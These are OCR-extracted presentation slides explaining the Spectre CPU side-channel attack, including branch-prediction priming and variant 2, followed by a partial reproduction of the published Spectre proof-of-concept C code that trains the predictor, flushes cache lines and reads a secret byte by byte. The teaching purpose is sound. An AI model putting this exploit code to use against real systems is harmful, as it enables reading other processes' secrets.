
- PRO: Faster because resources are utilised even better
- CON: More difficult to implement

[1] this is called *superscalar*




SPECTRE: BRANCH PREDICTION






SPECTRE



Spectre attacks other processes by forcing them to *speculatively* run other code paths



SPECTRE


Spectre works like this:


- force victim to leak secret
- stash away secret
- retrieve secret


and *basically* work like in Meltdown


works by manipulating the *branch prediction* of the CPU


SPECTRE: SPECULATIVE EXECUTION













The CPU can improve the coffee machine utilisation by *speculatively* brewing the coffee for

This is very similar to the effect seen in Meltdown.

- In the **Meltdown** attack the CPU knows the next instruction (order) and asynchronously checks the permissions
- In **Spectre** the CPU guesses the next instructions based on heuristics (brew coffee without knowing the order)



SPECTRE: SPECULATIVE EXECUTION




The CPU has learned that Counter *probably* is > 0

Reading Counter from memory is very slow

The CPU *speculatively* executes B C to improve performance

SPECTRE: SPECULATIVE EXECUTION



A
B
C
D
E

0
Counter

Counter > 0?

VICTIM PROCESS

1. Prime the branch prediction to expect a loop
2. Make sure *Counter* is not cached so the CPU is more likely to *speculatively* run the code
3. Find a way that victim leaks data when B & C are executed speculatively


ATTACKER PROCESS

Attacker can influence the CPUs branch prediction of victim.

Making the victim *speculatively* execute “wrong” code.

E.g. loop even when Counter is == 0.

SPECTRE: VARIANT 2 (CVE-2017-5715)



A
B
C
D
E
1
Counte
B
(3) Jump to indirect address
(1) Counter > 0?
(2) Read next instruction address

- The conditional jump (branch) D now is an *indirect jump*.
- Indirect jumps use addresses stored "somewhere else”.
- This can also be used to *speculatively* execute any code found in the target process (kernel).

SPECTRE CODE EXAMPLE

```c
/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0;  /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}


/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80)  /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);  /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {}  /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF;   /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16));           /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);

  }
```

```c
int main(int argc, const char **argv) {
  size_t malicious_x=(size_t)(secret-(char*)array1);   /* default for malicious_x */
  int i, score[2], len=40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1;    /* write to array2 so in RAM not copy-on-write zero pages */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void**)(&malicious_x));
    malicious_x -= (size_t)array1;  /* Convert input value into a pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void*)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d    ", value[0],
           (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```

Source: https://www.exploit-db.com/docs/english/43426-spectre---trick-error-free-applications-into-giving-up-secret-information.pdf